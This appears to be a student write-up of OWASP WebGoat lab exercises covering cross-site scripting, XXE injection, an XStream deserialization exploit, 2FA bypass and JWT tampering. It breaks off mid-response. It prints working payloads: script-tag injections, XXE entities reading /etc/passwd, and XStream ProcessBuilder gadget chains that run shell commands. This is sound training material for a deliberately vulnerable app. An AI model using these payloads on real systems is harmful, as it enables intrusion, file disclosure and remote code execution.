
SHA-512(user12345)=584222f5fcc844297d56261f377514ac3e9042fd66c345d67ff189e30bd6180c0d6f71b7f54acf38e7a500c077de81776006a249d731a61ca6e80a1514f60da8




A(3) Cross-Site Scripting

2) In this assignment, we were asked to open 2 tabs and check the cookie in both using the console, after running 2 tabs and type ‘alert(document.cookie)’, we got the following result:

First tab (The base tab): JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5dBx9vLk1rG




The second tab: JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5dBx9vLk1rG




We found out that both tabs have the same cookie.


7) Reflected XSS: To perform the reflected XSS attack, we inspect the request to the server where the Purchase button is clicked to see which input is vulnerable to the attack:



After some tries, we execute the attack on the **'Enter your credit card number:'** field. We insert the following line: '**<script>alert('hello there!')</script>**' and then submit the form, we got the following result:



10) Identify potential for DOM-Based XSS: in this assignment, we were asked to find out where the test route on the client side that deployed accidentally to production.
We know that the code that runs on the client side is JS code, so to inspect it, we used the **developer tool** on the browser, and specifically looked inside the **Debugger** section, to see the JS code that runs on the browser.
The hint navigates us to the goatApp directory, and from there we find the **GoaRouter.js** file that looks very interesting.




After seeing its code, we found a mapping between the base URL to the target route according to it, the mapping looks like this:

```
/*
    * Definition of Goat App Router.
    */
   var GoatAppRouter = Backbone.Router.extend({

       routes: {
         'welcome': 'welcomeRoute',
         'lesson/:name': 'lessonRoute',
         'lesson/:name/:pageNum': 'lessonPageRoute',
         'test/:param': 'testRoute',
         'reportCard': 'reportCard'
       },
```


In this case, we see a specific route to a test, which is very interesting.

Given the base URL (**start.mvc#**), we know that when we look for a specific lesson, the **lessonRoute** is triggered, and runs its functionality. So we assume that the same is happening in the case of a test.
So we try to predict the target path:


/WebGoat/start.mvc#test/:




start.mvc#test:



11) DOM-Based XSS: in this assignment, we were asked to execute an internal webgoat function from the URL. To make that happen, we opened a new tab and tried some different options.
First of all, we tried to run it as follows:
http://10.10.248.115/WebGoat/start.mvc#test/webgoat.customjs.phoneHome/
Without any success.




After looking at the hints, we figured out that we need to encode the command using the **URL encoding** and wrap it in a script tag, so we do that using **Burp's Decoder**:




After doing that, we enable the **Burp's Proxy** to intercept the packets, and try to send the following request from the browser:

http://10.10.248.115/WebGoat/start.mvc#test/%3c%73%63%72%69%70%74%3e%77%65%62%67%6f%61%74%2e%63%75%73%74%6f%6d%6a%73%2e%70%68%6f%6e%65%48%6f%6d%65%28%29%3c%2f%73%63%72%69%70%74%3e

The browser decodes the encoding, and shows the following URL:



But we still did not pass the assignment. We did not get the random number as an output. So we reran the Burp Proxy to fetch the following request, and after resending it we got the result:




Cross-Site Scripting (stored)

3) In this assignment, we were asked to perform a sorted-XSS attack using a comment in a post. To make that happen, we write a script tag on the comment and submit the comment to the server. The comment was:


<script>webgoat.customjs.phoneHome() </script>

After submitting and reloading the page, we checked into the developer tools to look for a unique response from the server, while he loaded all the comments from the DB.




Cross-Site Scripting (mitigation)

5) Reflective XSS: in this assignment, we were asked to prevent the Reflective XSS attack on the HTML page, in the JSP that received the GET/POST requests from there.
To prevent it, we looked at the OWAS encoding project, to see their implementation to this.
After applying something similar to the assignment, we got congratulations and blessings.



6) Stored XSS: in this assignment, we were asked to make use of OWASP AntiSamy API to prevent the stored-XSS attack.
This API uses some different policies and other methods to make sure that the vulnerable field will be cleaned before it is pushed to the DB.
By reviewing the documentation provided by webgoat, and the creator's GitHub repo, we could run the code and prevent the attack.




A(5) Security Misconfiguration

4) XXE injection: In this assignment, we were asked to inject an XML code that will render the root directory content.
Following the explanations until this task, in the first place, we tried to insert the XXE injection provided in the example:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY js SYSTEM "file:///etc/passwd">
]>
<author>&js;</author>
```


And we got the following error:




After seeing the hints, we refined the input a little bit:


```
<?xml version="1.0"?>
        <!DOCTYPE another [
                <!ENTITY fs SYSTEM "file:///">
        ]>
        <comment>
                <text>
                hello
                &fs;
                </text>
        </comment>
```

And got the following response:






7) In this assignment, we were asked to perform the same attack as the previous assignment tells, but handling JSON instead of xml in the requests.
Our first play was to send the same request as before the the server to see its reaction:



As we can see, the application converts the body into a JSON, and parses the XML as a string with a key “text”.
After playing with the request inside the Repeater and researching how to handle JSON with XXE, we checked the Accept and Content-Type fields inside the request, and manipulated these fields to be:

Accept: */* → Accept: application/json
Content-Type: application/json → Content-Type: application/xml

And then resend the request, with the same XML payload as in the previous assignment:



11) Blind XXE assignment: in ths case, I have some troubles in uploading a file,

A(6) Vulnerable Components

12) Exploiting CVE-2013-7285 (XStream): In this assignment, we asked to exploit a common XStream vulnerability and utilize it to run commands on the container.
After many tries, we got the same messages on the browser from webgoat:

a. **The payload sent could not be deserialized to a Contact class. Please try again-** in this case, we tried to insert a different XML payload from the example at the top of the page, here is a single instance from our tries:

<org.owasp.webgoat.lessons.vulnerablecomponents.Contact>
<interface>org.company.model.Contact</interface>
<handler class='java.beans.EventHandler'>
<target class='java.lang.ProcessBuilder'>
<command>
<string>touch 'root_file'</string>
</command>
</target>
<action>start</action>
</handler>
</org.owasp.webgoat.lessons.vulnerablecomponents.Contact>

b. **You created contact ContactImpl(id=?, firstName=?, lastName=?, email=?). This means you did not exploit the remote code execution:**
In this case, we tried to manipulate the payload by mentioning the first tag as **<contact>** and manipulating the insider parts, a single example from our multiple tries:

<contact>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<command> cat /etc/passwd </command>

</contact>

In these two cases, we did not see any congratulations or blessings, so after struggling with that we searched for any hints on the internet, and using this page we found a working solution, but not shown inside the browser itself.


https://pvxs.medium.com/webgoat-vulnerable-components-12-13274c0ce806

The solution in this case is:

```
<contact>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <command> cat /etc/passwd  </command>
</contact>
```


```
<sorted-set>
 <string>foo</string>
 <dynamic-proxy>
  <interface>java.lang.Comparable</interface>
  <handler class="java.beans.EventHandler">
   <target class="java.lang.ProcessBuilder">
    <command>
     <string>sh</string>
     <string>-c</string>
     <string>echo 'Hello from webGoat page!' >> aviv</string>
    </command>
   </target>
   <action>start</action>
  </handler>
 </dynamic-proxy>
</sorted-set>
```

This solution depends on exploring the har file inside the docker container and searching for the specific classes to be replaced inside the tags. After running the container, we saw the impressive results:




A(7) Authentication Bypasses

2FA Password Reset: In this assignment, we were asked to bypass 2FA and change the password.
To make that happen, we intercept the traffic using Burp Suite, and catch the target packet:




Then, we sent this packet to the Repeater and started playing with it, we tried to remove the secQuestion fields, without any success. After seeing the hints, we figured that we needed to just change these names instead of removing them, so here are our tries:


a. Tried to search for any hidden fields that might be helpful, and sent them instead of the secQuestion fields:




Ans the request was:




b. Then, we tried just to rename the current fields to other random names, and it accomplished the target.



Insecure Login: In this assignment, we were asked to log in and intercept the packets to see the login credentials of another user, which was transferred as plain text without any encryption. After intercepting the packets using Burp, we sniffed the target packet.




Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.



JWT tokens:

4) Decoding a JWT token: in this assignment, we were asked to decode a JWT token and find the username as plain text, after decoding the JWT in an online JWT decoder, we found the plaintext of it:

As we can see, the username is ‘user’:



6) JWT signing: In this assignment, we were asked to change the votes by logging in with admin permissions using its JWT. To make that happen, we first tried to change the user from Guest to some other user, to see if the 'access_token' is replaced from the blank string in the Guest, and after intercepting using Burp, we saw the following request from the browser while trying to switch to other users:

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Sat, 20 Jul 2024 06:31:26 GMT

Content-Type: application/json

Content-Length: 0

Connection: close

Set-Cookie:

